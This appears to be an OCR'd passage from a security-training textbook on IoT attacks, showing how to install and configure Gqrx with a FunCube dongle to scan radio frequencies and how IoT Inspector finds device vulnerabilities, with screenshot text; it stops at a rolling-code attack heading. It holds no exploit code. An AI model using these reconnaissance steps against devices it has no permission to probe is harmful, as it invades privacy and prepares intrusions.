
  ```
  apt-get install gnuradio gqrx
  ```

  Attackers use hardware tools such as the FunCube Dongle Pro+, connecting it to the USB-2 port on a PC to analyze various frequency bands

- Launch Gqrx using the following command:

  ```
  gqrx
  ```

  This command opens the input/output configuration window



Configure I/O devices

I/Q input

Device: FUNcube Dongle V2.0

Device string: fcd=0

Sample rate: 192000

Bandwidth: 0,000000 MHz

LNB LO: 0,000000 MHz


Audio output

Device: Default

Sample rate: 48 kHz

Figure 18.37: Gqrx configuration dialog box

- Click on the **Start/Stop** button to activate/deactivate Gqrx
- Once Gqrx is activated, the central window displays frequencies and their noises can be heard via a headphone or speaker



Gqrx 2.6 - cloudiq=192.168.1.210:50000

7.249 900 MHz

FFT Settings

FFT size: 8192 RBW: 62.5 Hz

Rate: 25 fps Overlap: 0%

Time span: Auto Res: - s

Gain: -17.1 dB

File
Tools
View
Help
-46 dBFS
-80
-100
7.05
7.10
7.15
7.20
7.25
7.30
7.35
7.40
Averaging
Pandapter
Waterfall
Peak
Detect
Hold
Pand. dB
Lock
Wf. dB
Freq zoom
1x
Reset
Center
Demod
Color
☐ White
Fill
Input cont...
Receiver Opti...
FFT Sett...
Audio
-20
-40
-60
2
3
4
5
UDP
Rec
Play
...
DSP

Figure 18.38: Screenshot of Gqrx


By changing the FFT settings (located at the bottom right side), you can capture and analyze different frequencies in the vicinity

Analyzing IoT Traffic using IoT Inspector

Source: *https://www.iot-inspector.com*

Attackers use tools such as IoT Inspector to discover target IoT devices and analyze their network traffic to identify vulnerabilities. IoT Inspector helps the attacker to breach privacy and security mechanisms. This tool projects the vulnerabilities in the form of tables and graphs. It also allows the attacker to record and replay all information from the communicating devices to gather sensitive information.

IoT Inspector automatically scans and displays the available devices in the network. Selecting the target device can display the network activities and communication endpoints of that device. Upon clicking "network activities," it displays a live chart of the traffic the device is accessing, and the communication endpoints will display the services the IoT device has received.



Total: 7 firmware
Monitored: 3 firmware
Issues: High: 36
Issues: Medium: 16
Issues: Low: 9

Solar Panel NG 3.2
7 HIGH 6 MEDIUM 2 LOW
Total issues: 15
Last checked: 2021.05.10 00:17:39

VoIP Phone X 2.3
6 HIGH 1 MEDIUM 1 LOW
Total issues: 8
Last checked: 2021.04.27 14:59:36

Industrial Router Fast 5.4
3 HIGH 2 MEDIUM 1 LOW
Total issues: 6
Last checked: 2021.05.10 00:17:39

Curious Eye Camera 10
9 HIGH 1 MEDIUM 4 LOW
Total issues: 14
Last checked: 2021.04.27 14:56:39

Monitoring findings in the last 2 weeks: 79 issues in 3 firmware images

Figure 18.39: Screenshot of IoT Inspector

Rolling Code Attack using RFCrack

